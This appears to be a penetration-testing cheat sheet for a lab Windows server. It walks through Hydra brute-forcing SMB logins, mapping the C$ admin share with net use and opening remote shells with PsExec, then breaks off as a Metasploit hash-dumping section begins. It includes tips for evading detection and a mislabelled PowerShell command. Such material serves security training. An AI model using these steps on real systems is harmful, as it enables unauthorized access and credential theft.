

🚩 System Hacking Cheat Sheet 🚩

Table Of Contents

1. HYDRA

2. REMOTELY ACCESSING A MACHINE

2.1 Connecting to shares



1. HYDRA



After the enumerating stage of the pentest we would have gotten a list of the administrators we are going to take these usernames and add the, to a .txt file

Here is a list of all the admins


Administrator

A.George

G.Walsh

B.Greene
M.Mills
P.Armstrong
Y.Burton
B.Rice

we have added them to a list called users.txt



Now that we have the list on names saved we open up the terminal and we run hydra

```
hydra -V -L users.txt -P /usr/share/wordlists/small.txt smb://192.168.10.1 -o  
passwords.txt
```

if you want to speed this up you can run this instead

```
hydra -L users.txt -P /usr/share/wordlists/small.txt -t 16 smb://192.168.10.1
```

This is a parallel task, it will speed up the speed of the bruteforce attack, but may also trigger a lockout

to avoid detection, it would be wise to create a script that has sleep intervals or add -t 4 somewhere in the command

1.2 Hydra Command Breakdown

Command: `hydra -L users.txt -P /usr/share/wordlists/small.txt -t 16 smb://192.168.10.1 -o cracked.txt`

Breakdown:

- `hydra`: The main command for Hydra, a popular password cracking tool.

- **-L users.txt**: Specifies the list of usernames to try, where 'users.txt' contains one username per line.
- **-P /usr/share/wordlists/small.txt**: Points to the password list file, here 'small.txt' from '/usr/share/wordlists/'.
- **-t 16**: Sets the number of parallel connections (threads) to 16, affecting the attack's speed.
- **smb://192.168.10.1**: Targets the SMB (Server Message Block) service at the IP address 192.168.10.1.
- **-o**: this will save the output to a file in this case called 'cracked.txt'

Usage:

This command is used to perform a brute-force attack against an SMB service running on the IP address 192.168.10.1. It attempts to log in with each username from 'users.txt' and each password from 'small.txt', using 16 threads.

```
[445][smb] host: 192.168.10.1 login: A.George password: ethylene
```

as you can see when the command has finished you will have gotten a password for one of the admins (if you are lucky)

2. REMOTELY ACCESSING A MACHINE

2.1 Connecting to shares

If they were successful, penetration tester at this stage would merely prove that they have access by

doing something simple like putting a text file on the Administrator's desktop or the root of C drive on an important machine such as a server. This can be done by mapping a drive to a letter (e.g. Q) to a share. In this case, map a drive to C on the server. The C drive has is shared by default as c\$ (the \$ means that it is a hidden share)

from the main windows desktop, open a command prompt (not as admin) and input the following

```
net use q: \\192.168.10.1\c$
```

2.2 Command Breakdown | Mapping Command

Command `net use q: \\192.168.10.1\c$`

Description

- **Purpose:** Maps a network share to the local machine.
- **Command Structure:**
 - `net use`: Command to connect, remove, or configure connections to shared resources.
 - `q:`: Designated drive letter for the mapped network share.
 - `\\192.168.10.1\c$`: Path of the network share.
 - `192.168.10.1`: IP address of the host computer.
 - `c$`: Indicates the C drive of the host, accessed administratively.


Usage Notes















- This command is widely used for accessing shared drives in a Windows network environment.
- It requires administrative access to the remote computer's C drive.
- Ideal for batch scripts and network management tasks.

we will then be prompted for the username and password

```
Enter the user name for '192.168.10.1': A.George
Enter the password for 192.168.10.1: ethylene
The command completed successfully.
```

now when we open up explorer we will see a new drive under This PC

>  c\$ (\\192.168.10.1) (Q:)

	ftp	11/11/2023 2:01 PM	File folder	
	openSSH	8/20/2021 1:18 PM	File folder	
	PerfLogs	9/15/2018 8:19 AM	File folder	
	Program Files	8/20/2021 1:07 PM	File folder	
	Program Files (x86)	8/20/2021 1:17 PM	File folder	
	scripts	8/20/2021 1:18 PM	File folder	
	shares	8/20/2021 12:54 PM	File folder	
	temp	11/11/2023 2:01 PM	File folder	
	Users	8/20/2021 5:27 PM	File folder	
	Windows	9/10/2021 5:45 PM	File folder	
	autologin	8/10/2021 11:02 AM	Windows Batch File	1 KB
	initServer1	5/10/2021 9:29 AM	Windows Batch File	2 KB
	output	9/5/2021 9:22 AM	Opera GX Web Do...	458 KB
	setip	9/9/2021 12:32 PM	Windows PowerSh...	1 KB

3. Running Programs remotely using Psexec



PsTools were written by a company named "Sysinternals" and bought by Microsoft these tools are used by hackers and network admins, PsTools is all used in the command line

PsExec is a light weight telnet-replacement that lets you execute processes on other systems. it is filled with features

Now lets run this command to gain access to this machine.

first you need to open up **PowerShell**, in the same directory as **PsExec**. you can do this with the **cd** command.

```
# This will connect to the target and open up the command prompt
.\PsExec.exe \\192.168.10.1 -u A.George cmd

# This will open connect and open up PowerShell
.\PsExec.exe \\192.168.10.1 -u A.George cmd
```

when you run this command, you will be prompted for a password, in this case its ethylene

```
PS C:\Windows\system32> whoami
haiuadtargetnet\a.george
```

as you can see we are login in as A.George who is an admin on the server

use other commands like **ipconfig** to see IP address information, if you are in **cmd** you will need to use **dir** to see what is in the folder if you are using **PowerShell** you can use **dir** and **ls**

4. DUMPING THE DOMAIN PASSWORD HASHES

4.1 Metasploit

From kali linux, run Metasploit by running this in the terminal

```
# starts metasploit framework
msfconsole

# Selecting the exploit
use exploit/windows/smb/psexec

# shows options
show options
```